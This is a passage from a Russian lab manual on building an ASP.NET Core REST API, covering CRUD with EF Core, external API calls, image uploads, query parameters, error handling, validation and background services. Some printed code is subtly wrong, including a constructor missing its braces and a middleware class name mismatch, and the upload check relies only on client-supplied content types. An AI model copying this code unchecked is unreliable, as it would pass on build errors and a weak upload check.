Создайте документ Отчет\_ПР1\_Фамилия.docx, включив следующие разделы:

1. **Титульный лист** (ФИО, группа, дата, название работы).
2. **Цель работы.**
3. **Код программы** (основные классы: Post, PostsService, Program.cs). Можно вставить скриншоты или листинги с пояснениями.
4. **Скриншоты работы программы:**
  - Вывод первых трёх постов (GET).
  - Результат создания нового поста (POST).
  - Обработка ошибки 404.
5. **Результаты выполнения самостоятельного задания** (код методов и скриншоты их работы).
6. **Выводы** (что нового узнали, какие сложности возникли, как их преодолели).

#### Контрольные вопросы

1. Для чего нужен класс HttpClient? Почему рекомендуется создавать один его экземпляр на всё приложение?
2. Какие HTTP-методы соответствуют операциям CRUD?
3. Что такое десериализация и как она выполняется в .NET с помощью System.Text.Json?
4. Как обработать ситуацию, когда сервер возвращает ошибку 404 Not Found?
5. В чём разница между методами GetStringAsync и GetFromJsonAsync<T>?

## Практическая работа №2. Создание REST API приложения с реализацией: добавления, удаления, изменения и создания данных (от 3–4 сущностей)

### 1. Цель работы

Научиться создавать полноценное REST API на [ASP.NET](#) Core, реализующее CRUD-операции для нескольких связанных сущностей, с использованием Entity Framework Core и базы данных SQLite (не требует установки СУБД).

### 2. Оборудование и ПО

- Персональный компьютер с ОС Windows.
- Visual Studio Community 2022 с установленным компонентом "[ASP.NET](#) и веб-разработка".
- .NET 8.0 SDK (входит в Visual Studio).

### 3. Ход работы

#### 3.1. Создание проекта

1. Запустите Visual Studio 2022.
2. Выберите **Создать новый проект** → **Веб-приложение** [ASP.NET](#) Core (**Model-View-Controller**).

*Примечание:* Не путайте с Web API – мы создадим MVC, но будем использовать контроллеры API.

3. Назовите проект RestApi\_Фамилия, укажите расположение (например, папка ПР2\_Фамилия на рабочем столе).
4. Выберите **.NET 8.0 (долгосрочная поддержка)**, тип аутентификации – **Без аутентификации**, остальные параметры по умолчанию. Нажмите **Создать**.

#### 3.2. Добавление моделей (сущностей)

Создадим модель для интернет-магазина: категории товаров и сами товары.

1. В папке Models создайте класс Category.cs:  
csharp  
using System.ComponentModel.DataAnnotations;  
using System.Text.Json.Serialization;

```
namespace RestApi_Фамилия.Models
```

```
{
 public class Category
 {
 public int Id { get; set; }

 [Required]
 [StringLength(100)]
 public string Name { get; set; }

 public string? Description { get; set; }
```

```
 // Навигационное свойство (для связи с товарами)
```

```
 [JsonIgnore] // чтобы избежать циклических ссылок при сериализации
```

```
 public ICollection<Product> Products { get; set; }
 }
}
```

2. Создайте класс Product.cs:

```
csharp
using System.ComponentModel.DataAnnotations;
```

```

namespace RestApi_Фамилия.Models
{
 public class Product
 {
 public int Id { get; set; }

 [Required]
 [StringLength(200)]
 public string Name { get; set; }

 [Range(0, double.MaxValue)]
 public decimal Price { get; set; }

 public int CategoryId { get; set; }

 // Навигационное свойство
 public Category Category { get; set; }
 }
}

```

### 3.3. Добавление контекста базы данных

1. Установите NuGet пакеты (через консоль диспетчера пакетов или менеджер):

- Microsoft.EntityFrameworkCore.Sqlite
- Microsoft.EntityFrameworkCore.Tools (для миграций)

Консоль:

Install-Package Microsoft.EntityFrameworkCore.Sqlite

Install-Package Microsoft.EntityFrameworkCore.Tools

2. Создайте папку Data, внутри класс AppDbContext.cs:

csharp

using Microsoft.EntityFrameworkCore;

using RestApi\_Фамилия.Models;

```

namespace RestApi_Фамилия.Data
{
 public class AppDbContext : DbContext
 {
 public AppDbContext(DbContextOptions<AppDbContext> options) : base(options)
 }

 public DbSet<Category> Categories { get; set; }
 public DbSet<Product> Products { get; set; }

 protected override void OnModelCreating(ModelBuilder modelBuilder)
 {
 // Настройка связей и индексов (опционально)
 modelBuilder.Entity<Product>()
 .HasOne(p => p.Category)
 .WithMany(c => c.Products)
 .HasForeignKey(p => p.CategoryId)
 .OnDelete(DeleteBehavior.Cascade); // при удалении категории удаляются и
 }
}

```

товары

```
}
}
```

### 3.4. Регистрация контекста и настройка строки подключения

1. Откройте appsettings.json и добавьте строку подключения для SQLite (файл БД будет создан в папке проекта):

```
json
{
 "ConnectionStrings": {
 "DefaultConnection": "Data Source=shop.db"
 },
 "Logging": { ... },
 "AllowedHosts": "*"
}
```

2. В Program.cs зарегистрируйте контекст:

```
csharp
using Microsoft.EntityFrameworkCore;
using RestApi_Фамилия.Data;

var builder = WebApplication.CreateBuilder(args);

// Добавление контекста БД
builder.Services.AddDbContext<AppDbContext>(options =>
 options.UseSqlite(builder.Configuration.GetConnectionString("DefaultConnection")));
```

```
builder.Services.AddControllers();
// Остальные сервисы...
```

### 3.5. Создание контроллеров API

1. В папке Controllers добавьте новый пустой контроллер API: правый клик → **Добавить** → **Контроллер...** → **Контроллер API - Пустой**. Назовите CategoriesController.

2. Реализуйте CRUD для категорий:

```
csharp
using Microsoft.AspNetCore.Mvc;
using Microsoft.EntityFrameworkCore;
using RestApi_Фамилия.Data;
using RestApi_Фамилия.Models;

namespace RestApi_Фамилия.Controllers
{
 [Route("api/[controller]")]
 [ApiController]
 public class CategoriesController : ControllerBase
 {
 private readonly AppDbContext _context;

 public CategoriesController(AppDbContext context)
 {
 _context = context;
 }

 // GET: api/categories
 [HttpGet]
```

```

public async Task<ActionResult<IEnumerable<Category>>> GetCategories()
{
 return await _context.Categories.ToListAsync();
}

// GET: api/categories/5
[HttpGet("{id}")]
public async Task<ActionResult<Category>> GetCategory(int id)
{
 var category = await _context.Categories.FindAsync(id);
 if (category == null) return NotFound();
 return category;
}

// POST: api/categories
[HttpPost]
public async Task<ActionResult<Category>> PostCategory(Category category)
{
 _context.Categories.Add(category);
 await _context.SaveChangesAsync();
 return CreatedAtAction(nameof(GetCategory), new { id = category.Id },
category);
}

// PUT: api/categories/5
[HttpPut("{id}")]
public async Task<IActionResult> PutCategory(int id, Category category)
{
 if (id != category.Id) return BadRequest();
 _context.Entry(category).State = EntityState.Modified;
 try
 {
 await _context.SaveChangesAsync();
 }
 catch (DbUpdateConcurrencyException)
 {
 if (!_context.Categories.Any(c => c.Id == id)) return NotFound();
 else throw;
 }
 return NoContent();
}

// DELETE: api/categories/5
[HttpDelete("{id}")]
public async Task<IActionResult> DeleteCategory(int id)
{
 var category = await _context.Categories.FindAsync(id);
 if (category == null) return NotFound();
 _context.Categories.Remove(category);
 await _context.SaveChangesAsync();
 return NoContent();
}

```

```

 }
}

```

3. Аналогично создайте ProductsController (скопируйте и адаптируйте под Product). При получении продукта можно включить связанную категорию, используя Include:

```

csharp
[HttpGet("{id}")]
public async Task<ActionResult<Product>> GetProduct(int id)
{
 var product = await _context.Products
 .Include(p => p.Category)
 .FirstOrDefaultAsync(p => p.Id == id);
 if (product == null) return NotFound();
 return product;
}

```

### 3.6. Создание и применение миграций

1. Откройте **консоль диспетчера пакетов** (Инструменты → Диспетчер пакетов NuGet → Консоль).

2. Убедитесь, что в консоли выбран проект по умолчанию (где находится ApplicationDbContext).

3. Выполните команду:

```

text
Add-Migration InitialCreate

```

4. Затем:

```

text
Update-Database

```

Будет создан файл shop.db в папке проекта.

### 3.7. Тестирование API с помощью Swagger

1. Добавьте Swagger в проект (обычно уже установлен в шаблоне).

В Program.cs добавьте:

```

csharp
builder.Services.AddEndpointsApiExplorer();
builder.Services.AddSwaggerGen();

```

и в конвейере:

```

csharp
app.UseSwagger();
app.UseSwaggerUI();

```

2. Запустите приложение (F5). Откроется браузер с UI Swagger. Вы увидите все доступные эндпоинты.

3. Протестируйте:

- GET /api/categories (пустой список).
- POST /api/categories (создайте категорию, например { "name":

"Электроника", "description": "Гаджеты" }).

- GET /api/categories/{id} (проверьте созданную).
- Аналогично для товаров (укажите существующий CategoryId).

### 3.8. Добавление третьей сущности (заказы)

Чтобы выполнить условие "3–4 сущности", добавьте модель Order и связь с продуктами.

1. Создайте модель Order (в Models):

```

csharp
public class Order
{

```

```

 public int Id { get; set; }
 public DateTime OrderDate { get; set; }
 public string CustomerName { get; set; }
 public List<OrderItem> OrderItems { get; set; }
}

public class OrderItem
{
 public int Id { get; set; }
 public int OrderId { get; set; }
 public Order Order { get; set; }
 public int ProductId { get; set; }
 public Product Product { get; set; }
 public int Quantity { get; set; }
 public decimal UnitPrice { get; set; } // цена на момент заказа
}

```

2. Добавьте DbSet<Order> и DbSet<OrderItem> в контекст.

3. Создайте контроллер OrdersController с CRUD.

### **3.9. Задание для самостоятельной работы**

1. Добавьте четвёртую сущность (например, "Поставщики" – Supplier), свяжите её с товарами (один ко многим).

2. Реализуйте для неё полноценный CRUD через контроллер.

3. В контроллере товаров добавьте возможность фильтрации по категории (через query параметр, например, api/products?categoryId=1).

4. Настройте удаление с каскадным действием (при удалении категории удалять товары – уже сделано).

### **Контрольные вопросы**

1. Какие HTTP-методы соответствуют операциям CRUD?
2. Для чего нужен атрибут [ApiController]?
3. Как передать параметр в GET-запросе через маршрут (route) и через строку запроса (query)?
4. Что такое миграции Entity Framework и зачем они нужны?
5. Как обработать ситуацию, когда запись не найдена?

## Практическая работа №3. Расширение функционала REST API приложения: работа с удаленным источником данных

### 1. Цель работы

Научиться интегрировать внешний источник данных (сторонний API) в своё приложение, выполнять запросы к нему и комбинировать данные с локальной БД.

### 2. Оборудование и ПО

- Проект из предыдущей работы (или созданный заново).
- Доступ в интернет.

### 3. Ход работы

#### 3.1. Подготовка

Возьмите проект из ПР2 или создайте новый с двумя сущностями (например, товары и категории). Убедитесь, что он работает.

#### 3.2. Создание сервиса для работы с внешним API

Мы будем получать курсы валют с публичного API Центробанка или любого другого бесплатного.

1. Добавьте в проект папку Services.
2. Создайте класс CurrencyService.cs:

```
csharp
```

```
using System.Text.Json;
```

```
namespace RestApi_Фамилия.Services
```

```
{
```

```
 public class CurrencyService
```

```
 {
```

```
 private readonly HttpClient _httpClient;
```

```
 public CurrencyService(HttpClient httpClient)
```

```
 {
```

```
 _httpClient = httpClient;
```

```
 }
```

```
 public async Task<decimal> GetUsdToRubRateAsync()
```

```
 {
```

```
 // Пример API: https://www.cbr-xml-daily.ru/daily_json.js
```

```
 var response = await _httpClient.GetAsync("https://www.cbr-xml-daily.ru/daily_json.js");
```

```
 response.EnsureSuccessStatusCode();
```

```
 var json = await response.Content.ReadAsStringAsync();
```

```
 using var doc = JsonDocument.Parse(json);
```

```
 var rate = doc.RootElement
```

```
 .GetProperty("Valute")
```

```
 .GetProperty("USD")
```

```
 .GetProperty("Value")
```

```
 .GetDecimal();
```

```
 return rate;
```

```
 }
```

```
 }
```

```
}
```

3. Зарегистрируйте HttpClient и сервис в Program.cs:

```
csharp
```



```
builder.Services.AddHttpClient<CurrencyService>();
```

### 3.3. Добавление эндпоинта, использующего внешние данные

Добавьте в контроллер товаров метод, возвращающий цену в долларах:

```
csharp
[HttpGet("usd-prices")]
public async Task<ActionResult<IEnumerable<object>>>
GetProductsInUsd([FromServices] CurrencyService currencyService)
{
 var rate = await currencyService.GetUsdToRubRateAsync();
 var products = await _context.Products.ToListAsync();
 var result = products.Select(p => new
 {
 p.Id,
 p.Name,
 PriceRub = p.Price,
 PriceUsd = Math.Round(p.Price / rate, 2)
 });
 return Ok(result);
}
```

### 3.4. Комбинирование локальных и удаленных данных

Предположим, внешний API предоставляет скидки на товары определённых категорий. Создайте имитацию.

1. Добавьте метод, который "получает" скидки (заглушка):

```
csharp
private async Task<Dictionary<int, int>> GetDiscountsAsync()
{
 // Имитация запроса к внешнему API скидок (категория -> процент скидки)
 await Task.Delay(500); // имитация задержки
 return new Dictionary<int, int>
 {
 { 1, 10 }, // категория с id=1 скидка 10%
 { 2, 5 } // категория 2 скидка 5%
 };
}
```

2. Добавьте эндпоинт:

```
csharp
[HttpGet("with-discounts")]
public async Task<ActionResult> GetProductsWithDiscounts()
{
 var discounts = await GetDiscountsAsync();
 var products = await _context.Products.Include(p => p.Category).ToListAsync();
 var result = products.Select(p => new
 {
 p.Id,
 p.Name,
 OriginalPrice = p.Price,
 Discount = discounts.ContainsKey(p.CategoryId) ? discounts[p.CategoryId] : 0,
 FinalPrice = p.Price * (100 - (discounts.ContainsKey(p.CategoryId) ?
discounts[p.CategoryId] : 0)) / 100m
 });
 return Ok(result);
}
```

### 3.5. Обработка ошибок внешнего API

Оберните вызовы в try-catch и возвращайте понятный ответ.

```
csharp
try
{
 var rate = await currencyService.GetUsdToRubRateAsync();
 // ...
}
catch (HttpRequestException ex)
{
 return StatusCode(503, "Сервис курсов валют временно недоступен");
}
```

### 3.6. Задание для самостоятельной работы

1. Найдите другой публичный API (например, погода, новости) и добавьте эндпоинт, возвращающий объединённые данные.
2. Реализуйте кэширование ответа от внешнего API (например, с использованием IMemoryCache), чтобы не дёргать его часто.
3. Добавьте возможность обновления курса по требованию (кнопка в Swagger).

### Контрольные вопросы

1. Какие проблемы могут возникнуть при интеграции с внешним API?
2. Как защититься от слишком частых запросов к внешнему API?
3. Что такое HttpClientFactory и зачем она нужна?
4. Как обработать ситуацию, когда внешний API возвращает ошибку?

## **Практическая работа №4. Расширение функционала REST API приложения: работа со статическими изображениями (ресурсами) - загрузка, передача, удаление**

### **1. Цель работы**

Научиться принимать и отдавать файлы (изображения) через REST API, хранить их на сервере и связывать с сущностями.

### **2. Оборудование и ПО**

- Проект из ПР2.
- Visual Studio.

### **3. Ход работы**

#### **3.1. Настройка проекта для работы с файлами**

1. В корне проекта создайте папку wwwroot (если её нет) и внутри неё папку uploads (для сохранения файлов).
2. Убедитесь, что в Program.cs есть app.UseStaticFiles(); (обычно уже есть).

#### **3.2. Добавление модели для изображения**

Добавим сущность Image, связанную с товаром.

csharp

```
public class Image
{
 public int Id { get; set; }
 public string FileName { get; set; } // оригинальное имя файла
 public string StoredFileName { get; set; } // уникальное имя на диске
 public string ContentType { get; set; }
 public long Size { get; set; }
 public int ProductId { get; set; }
 public Product Product { get; set; }
}
```

Добавьте DbSet<Image> в контекст и создайте миграцию.

#### **3.3. Контроллер для загрузки изображений**

Создайте ImagesController.

csharp

```
[Route("api/[controller]")]
[ApiController]
public class ImagesController : ControllerBase
{
 private readonly AppDbContext _context;
 private readonly IWebHostEnvironment _env;

 public ImagesController(AppDbContext context, IWebHostEnvironment env)
 {
 _context = context;
 _env = env;
 }

 // Загрузка изображения для товара
 [HttpPost("upload/{productId}")]
 public async Task<IActionResult> UploadImage(int productId, IFormFile file)
 {
 var product = await _context.Products.FindAsync(productId);
 if (product == null) return NotFound("Товар не найден");
 }
}
```

```

 if (file == null || file.Length == 0)
 return BadRequest("Файл не выбран");

 // Проверка типа файла (только изображения)
 var allowedTypes = new[] { "image/jpeg", "image/png", "image/gif" };
 if (!allowedTypes.Contains(file.ContentType))
 return BadRequest("Допустимы только изображения JPEG, PNG, GIF");

 // Генерация уникального имени
 var uploadsFolder = Path.Combine(_env.WebRootPath, "uploads");
 if (!Directory.Exists(uploadsFolder))
 Directory.CreateDirectory(uploadsFolder);

 var uniqueFileName = Guid.NewGuid().ToString() +
 Path.GetExtension(file.FileName);
 var filePath = Path.Combine(uploadsFolder, uniqueFileName);

 using (var stream = new FileStream(filePath, FileMode.Create))
 {
 await file.CopyToAsync(stream);
 }

 var image = new Image
 {
 FileName = file.FileName,
 StoredFileName = uniqueFileName,
 ContentType = file.ContentType,
 Size = file.Length,
 ProductId = productId
 };

 _context.Images.Add(image);
 await _context.SaveChangesAsync();

 return Ok(new { image.Id, image.FileName, Url = $"/uploads/{uniqueFileName}"
 });
}
}

```

### 3.4. Получение изображения

Добавьте метод для скачивания:

```

csharp
[HttpGet("{id}")]
public async Task<IActionResult> GetImage(int id)
{
 var image = await _context.Images.FindAsync(id);
 if (image == null) return NotFound();

 var filePath = Path.Combine(_env.WebRootPath, "uploads", image.StoredFileName);
 if (!System.IO.File.Exists(filePath))
 return NotFound("Файл не найден на диске");

 return PhysicalFile(filePath, image.ContentType, image.FileName);
}

```

```
}
```

### 3.5. Удаление изображения

```
csharp
```

```
[HttpDelete("{id}")]
```

```
public async Task<IActionResult> DeleteImage(int id)
```

```
{
```

```
 var image = await _context.Images.FindAsync(id);
```

```
 if (image == null) return NotFound();
```

```
 var filePath = Path.Combine(_env.WebRootPath, "uploads", image.StoredFileName);
```

```
 if (System.IO.File.Exists(filePath))
```

```
 System.IO.File.Delete(filePath);
```

```
 _context.Images.Remove(image);
```

```
 await _context.SaveChangesAsync();
```

```
 return NoContent();
```

```
}
```

### 3.6. Связь с товаром

В контроллере товаров добавьте эндпоинт для получения всех изображений товара:

```
csharp
```

```
[HttpGet("{productId}/images")]
```

```
public async Task<ActionResult<IEnumerable<Image>>> GetProductImages(int
productId)
```

```
{
```

```
 return await _context.Images.Where(i => i.ProductId == productId).ToListAsync();
```

```
}
```

### 3.7. Тестирование через Swagger

1. Запустите приложение.
2. Используйте POST /api/Images/upload/{productId} (выберите файл).
3. Проверьте GET /api/Images/{id}.
4. Проверьте GET /api/Products/{productId}/images.

### 3.8. Задание для самостоятельной работы

1. Добавьте ограничение на размер загружаемого файла (например, не более 5 МБ) и верните ошибку, если превышен.
2. Реализуйте пакетную загрузку нескольких изображений для одного товара.
3. Добавьте возможность указать главное изображение (флаг IsMain в модели).
4. Настройте автоматическое удаление файлов при удалении товара (переопределите OnDelete в контексте).

### Контрольные вопросы

1. Как обработать загрузку файлов в [ASP.NET Core](#)?
2. Для чего нужен IWebHostEnvironment?
3. Какие атаки возможны при загрузке файлов и как защититься?
4. Как ограничить типы файлов и их размер?

## Практическая работа №5. Расширение функционала REST API приложения: обработка path и query параметров

### 1. Цель работы

Изучить различные способы передачи параметров в REST API: маршрутные параметры (path), параметры строки запроса (query), заголовки. Реализовать фильтрацию, сортировку и пагинацию.

### 2. Оборудование и ПО

- Проект из ПР2 (или новый).

### 3. Ход работы

#### 3.1. Path параметры (маршрутные)

Уже использовались в [HttpGet("{id}")] . Добавим более сложный маршрут, например, получение товаров по категории с помощью вложенного маршрута:

```
csharp
[HttpGet("by-category/{categoryId}")]
public async Task<ActionResult<IEnumerable<Product>>> GetProductsByCategory(int
categoryId)
{
 return await _context.Products.Where(p => p.CategoryId ==
categoryId).ToListAsync();
}
```

#### 3.2. Query параметры (строка запроса)

Реализуем фильтрацию товаров по названию, минимальной и максимальной цене. Добавьте метод в ProductsController:

```
csharp
[HttpGet]
public async Task<ActionResult<IEnumerable<Product>>> GetProducts(
 string name = null,
 decimal? minPrice = null,
 decimal? maxPrice = null,
 string sortBy = "name",
 bool descending = false,
 int page = 1,
 int pageSize = 10)
{
 var query = _context.Products.AsQueryable();

 if (!string.IsNullOrEmpty(name))
 query = query.Where(p => p.Name.Contains(name));

 if (minPrice.HasValue)
 query = query.Where(p => p.Price >= minPrice.Value);

 if (maxPrice.HasValue)
 query = query.Where(p => p.Price <= maxPrice.Value);

 // Сортировка
 query = sortBy.ToLower() switch
 {
 "price" => descending ? query.OrderByDescending(p => p.Price) : query.OrderBy(p
=> p.Price),
 }
```

```

 _ => descending ? query.OrderByDescending(p => p.Name) : query.OrderBy(p =>
p.Name)
 };

 // Пагинация
 var totalCount = await query.CountAsync();
 var items = await query
 .Skip((page - 1) * pageSize)
 .Take(pageSize)
 .ToListAsync();

 Response.Headers.Add("X-Total-Count", totalCount.ToString());

 return Ok(items);
}

```

### 3.3. Параметры в заголовках (headers)

Создадим эндпоинт, который принимает версию API через заголовок:

```

csharp
[HttpGet("version")]
public IActionResult GetVersion([FromHeader(Name = "X-API-Version")] string
apiVersion)
{
 if (string.IsNullOrEmpty(apiVersion))
 return BadRequest("Требуется заголовок X-API-Version");
 return Ok($"Запрошена версия {apiVersion}");
}

```

### 3.4. Использование атрибутов [FromRoute], [FromQuery], [FromHeader]

По умолчанию параметры простых типов берутся из строки запроса, а сложные – из тела. Можно явно указать источник.

Пример явного указания:

```

csharp
[HttpGet("search")]
public IActionResult Search([FromQuery] string q, [FromHeader] string
acceptLanguage)
{
 return Ok(new { Query = q, Lang = acceptLanguage });
}

```

### 3.5. Задание для самостоятельной работы

1. Добавьте возможность фильтрации товаров по диапазону дат добавления (добавьте поле CreatedAt в модель и обновите БД).
2. Реализуйте сортировку по нескольким полям (например, sort=name,price).
3. Добавьте возможность выбора полей для возврата (проекция) через параметр fields.

### Контрольные вопросы

1. В чём разница между path и query параметрами?
2. Как передать массив значений через query string?  
(например, ?ids=1&ids=2&ids=3)
3. Как ограничить размер страницы при пагинации, чтобы пользователь не запросил миллион записей?
4. Для чего нужен заголовок X-Total-Count?

## Практическая работа №6. Расширение функционала REST API приложения: обработка ошибок, передача сообщений об ошибке пользователю

### 1. Цель работы

Научиться централизованно обрабатывать исключения, возвращать понятные сообщения об ошибках в формате Problem Details (RFC 7807).

### 2. Оборудование и ПО

- Проект из ПР2.

### 3. Ход работы

#### 3.1. Встроенная обработка ошибок в [ASP.NET Core](#)

По умолчанию при ошибке сервер возвращает HTML-страницу (в разработке) или пустой ответ с кодом 500. Мы добавим глобальный обработчик.

#### 3.2. Использование ProblemDetails

Создадим middleware для перехвата исключений.

1. В папке Middleware создайте класс ErrorHandlerMiddleware.cs:

```
csharp
using Microsoft.AspNetCore.Http;
using Microsoft.Extensions.Logging;
using System.Text.Json;

public class ErrorHandlerMiddleware
{
 private readonly RequestDelegate _next;
 private readonly ILogger<ErrorHandlerMiddleware> _logger;

 public ErrorHandlerMiddleware(RequestDelegate next,
 ILogger<ErrorHandlerMiddleware> logger)
 {
 _next = next;
 _logger = logger;
 }

 public async Task InvokeAsync(HttpContext context)
 {
 try
 {
 await _next(context);
 }
 catch (Exception ex)
 {
 _logger.LogError(ex, "Произошла необработанная ошибка");
 await HandleExceptionAsync(context, ex);
 }
 }

 private static Task HandleExceptionAsync(HttpContext context, Exception exception)
 {
 context.Response.ContentType = "application/problem+json";
 context.Response.StatusCode = StatusCodes.Status500InternalServerError;

 var problem = new
```



```

 {
 type = "https://tools.ietf.org/html/rfc7807#section-3.1",
 title = "Внутренняя ошибка сервера",
 status = context.Response.StatusCode,
 detail = exception.Message, // В продакшене не показывать детали!
 instance = context.Request.Path
 };

 var json = JsonSerializer.Serialize(problem);
 return context.Response.WriteAsync(json);
}
}

```

2. Зарегистрируйте middleware в Program.cs:

```

csharp
app.UseMiddleware<ErrorHandlingMiddleware>();

```

### 3.3. Обработка ошибок валидации

В контроллерах с атрибутом [ApiController] ошибки валидации автоматически возвращают BadRequest с деталями. Но можно кастомизировать.

Добавьте в Program.cs:

```

csharp
builder.Services.Configure<ApiBehaviorOptions>(options =>
{
 options.InvalidModelStateResponseFactory = context =>
 {
 var problemDetails = new ValidationProblemDetails(context.ModelState)
 {
 Type = "https://tools.ietf.org/html/rfc7807#section-6.1",
 Title = "Ошибка валидации",
 Status = StatusCodes.Status400BadRequest,
 Instance = context.HttpContext.Request.Path
 };
 return new BadRequestObjectResult(problemDetails)
 {
 ContentTypes = { "application/problem+json" }
 };
 };
});

```

### 3.4. Возврат ошибок из контроллера

В контроллерах используйте методы Problem или ValidationProblem.

Пример:

```

csharp
[HttpGet("{id}")]
public async Task<ActionResult<Product>> GetProduct(int id)
{
 var product = await _context.Products.FindAsync(id);
 if (product == null)
 {
 return Problem(
 title: "Товар не найден",
 detail: $"Товар с идентификатором {id} не существует",
 statusCode: StatusCodes.Status404NotFound,
 instance: HttpContext.Request.Path
);
 }
}

```

```
);
 }
 return product;
}
```

### 3.5. Логирование ошибок

Добавьте логирование в файл с помощью Serilog или встроенного ILogger.

Установите Serilog:

text

Install-Package Serilog.AspNetCore

Install-Package Serilog.Sinks.File

В Program.cs:

csharp

```
Log.Logger = new LoggerConfiguration()
 .WriteTo.File("logs/log-.txt", rollingInterval: RollingInterval.Day)
 .CreateLogger();
```

```
builder.Host.UseSerilog();
```

### 3.6. Задание для самостоятельной работы

1. Настройте отправку уведомлений об ошибках администратору по email (имитация).
2. Создайте отдельный эндпоинт для тестирования ошибок (например, /api/test/error, который выбрасывает исключение).
3. Добавьте обработку исключений DbUpdateException и возвращайте понятный ответ.

### Контрольные вопросы

1. Что такое ProblemDetails и для чего он используется?
2. В чём разница между возвратом BadRequest() и ValidationProblem()?
3. Как скрыть детали исключения в продакшене?
4. Какие преимущества даёт централизованная обработка ошибок?

## **Практическая работа №7. Расширение функционала REST API приложения: валидация полученных данных**

### **1. Цель работы**

Научиться использовать аннотации данных и FluentValidation для проверки входных моделей, обеспечивая целостность данных.

### **2. Оборудование и ПО**

- Проект из ПР2.
- NuGet: FluentValidation.AspNetCore (опционально).

### **3. Ход работы**

#### **3.1. Валидация с помощью аннотаций данных (Data Annotations)**

Мы уже использовали [Required], [StringLength], [Range]. Добавим их во все модели.

Убедитесь, что в моделях есть все необходимые атрибуты.

#### **3.2. Автоматическая проверка в контроллерах**

Благодаря [ApiController] валидация происходит автоматически. Если модель невалидна, клиент получит ответ 400 с деталями.

#### **3.3. Кастомные атрибуты валидации**

Создайте атрибут, проверяющий, что цена товара не превышает, например, 1 млн. csharp

```
public class MaxPriceAttribute : ValidationAttribute
{
 private readonly double _max;

 public MaxPriceAttribute(double max)
 {
 _max = max;
 }
```

```
protected override ValidationResult IsValid(object value, ValidationContext validationContext)
{
 if (value is decimal price && price > (decimal)_max)
 {
 return new ValidationResult($"Цена не должна превышать {_max}");
 }
 return ValidationResult.Success;
}
```

Примените: [MaxPrice(1000000)].

#### **3.4. FluentValidation (альтернативный подход)**

Установите FluentValidation.AspNetCore.

Создайте валидатор для Product:

csharp

```
using FluentValidation;
```

```
public class ProductValidator : AbstractValidator<Product>
{
 public ProductValidator()
 {
 RuleFor(p => p.Name).NotEmpty().MaximumLength(200);
```

```
 RuleFor(p => p.Price).GreaterThan(0).LessThan(1000000);
 RuleFor(p => p.CategoryId).NotEmpty();
 }
}
```

Зарегистрируйте валидаторы в Program.cs:

```
csharp
builder.Services.AddFluentValidationAutoValidation();
builder.Services.AddValidatorsFromAssemblyContaining<ProductValidator>();
```

### **3.5. Тестирование**

Попробуйте отправить POST-запрос с некорректными данными и убедитесь, что получаете список ошибок.

### **3.6. Задание для самостоятельной работы**

1. Добавьте валидацию для сущности Category (имя обязательное, не длиннее 100).
2. Создайте кастомный валидатор, проверяющий уникальность имени категории (запрос к БД).
3. Настройте локализацию сообщений об ошибках.

### **Контрольные вопросы**

1. Чем отличаются аннотации данных от FluentValidation?
2. Как проверить уникальность поля (например, email) при создании?
3. Что произойдёт, если модель невалидна в контроллере с [ApiController]?
4. Как вернуть клиенту все ошибки валидации сразу?

## Практическая работа №8. Расширение функционала REST API приложения: добавление фоновых задач

### 1. Цель работы

Научиться выполнять длительные операции асинхронно в фоне, не блокируя ответ клиенту, с использованием фоновых служб (BackgroundService) и очередей.

### 2. Оборудование и ПО

- Проект из ПР2.

### 3. Ход работы

#### 3.1. Фоновые службы (IHostedService)

Создадим службу, которая раз в минуту генерирует отчёт и сохраняет его в файл.

1. В папке Services создайте класс ReportGeneratorService:

```
csharp
using Microsoft.Extensions.Hosting;
using Microsoft.Extensions.Logging;
using System;
using System.IO;
using System.Threading;
using System.Threading.Tasks;

public class ReportGeneratorService : BackgroundService
{
 private readonly ILogger<ReportGeneratorService> _logger;
 private readonly IServiceScopeFactory _scopeFactory;

 public ReportGeneratorService(ILogger<ReportGeneratorService> logger,
 IServiceScopeFactory scopeFactory)
 {
 _logger = logger;
 _scopeFactory = scopeFactory;
 }

 protected override async Task ExecuteAsync(CancellationToken stoppingToken)
 {
 while (!stoppingToken.IsCancellationRequested)
 {
 _logger.LogInformation("Генерация отчёта...");
 await GenerateReportAsync();
 await Task.Delay(TimeSpan.FromMinutes(1), stoppingToken);
 }
 }

 private async Task GenerateReportAsync()
 {
 using var scope = _scopeFactory.CreateScope();
 var context = scope.ServiceProvider.GetRequiredService<AppDbContext>();
 var productsCount = await context.Products.CountAsync();
 var categoriesCount = await context.Categories.CountAsync();

 var report = $"Отчёт на {DateTime.Now}: Товаров: {productsCount}, Категорий: {categoriesCount}";
 }
}
```

```

 await File.AppendAllTextAsync("report.txt", report + Environment.NewLine);
 }
}

```

2. Зарегистрируйте службу в Program.cs:

```

csharp
builder.Services.AddHostedService<ReportGeneratorService>();

```

### 3.2. Очередь задач (fire-and-forget)

Используем BackgroundTaskQueue для постановки задач в очередь и выполнения их в фоне.

1. Создайте интерфейс и реализацию очереди:

```

csharp
public interface IBackgroundTaskQueue
{
 void QueueBackgroundWorkItem(Func<CancellationToken, Task> workItem);
 Task<Func<CancellationToken, Task>> DequeueAsync(CancellationToken
cancellationToken);
}

public class BackgroundTaskQueue : IBackgroundTaskQueue
{
 private readonly ConcurrentQueue<Func<CancellationToken, Task>> _workItems =
new();
 private readonly SemaphoreSlim _signal = new(0);

 public void QueueBackgroundWorkItem(Func<CancellationToken, Task> workItem)
 {
 if (workItem == null) throw new ArgumentNullException(nameof(workItem));
 _workItems.Enqueue(workItem);
 _signal.Release();
 }

 public async Task<Func<CancellationToken, Task>>
DequeueAsync(CancellationToken cancellationToken)
 {
 await _signal.WaitAsync(cancellationToken);
 _workItems.TryDequeue(out var workItem);
 return workItem;
 }
}

2. Создайте фоновый сервис-обработчик очереди:
csharp
public class QueuedHostedService : BackgroundService
{
 private readonly IBackgroundTaskQueue _taskQueue;
 private readonly ILogger<QueuedHostedService> _logger;

 public QueuedHostedService(IBackgroundTaskQueue taskQueue,
ILogger<QueuedHostedService> logger)
 {
 _taskQueue = taskQueue;
 _logger = logger;
 }
}

```

```
protected override async Task ExecuteAsync(CancellationToken stoppingToken)
{
 while (!stoppingToken.IsCancellationRequested)
 {
 var workItem = await _taskQueue.DequeueAsync(stoppingToken);
 try
 {
 await workItem(stoppingToken);
 }
 catch (Exception ex)
 {
 _logger.LogError(ex, "Ошибка при выполнении фоновой задачи");
 }
 }
}
}
```

3. Зарегистрируйте сервисы в Program.cs:

```
csharp
builder.Services.AddSingleton<IBackgroundTaskQueue, BackgroundTaskQueue>();
builder.Services.AddHostedService<QueuedHostedService>();
```

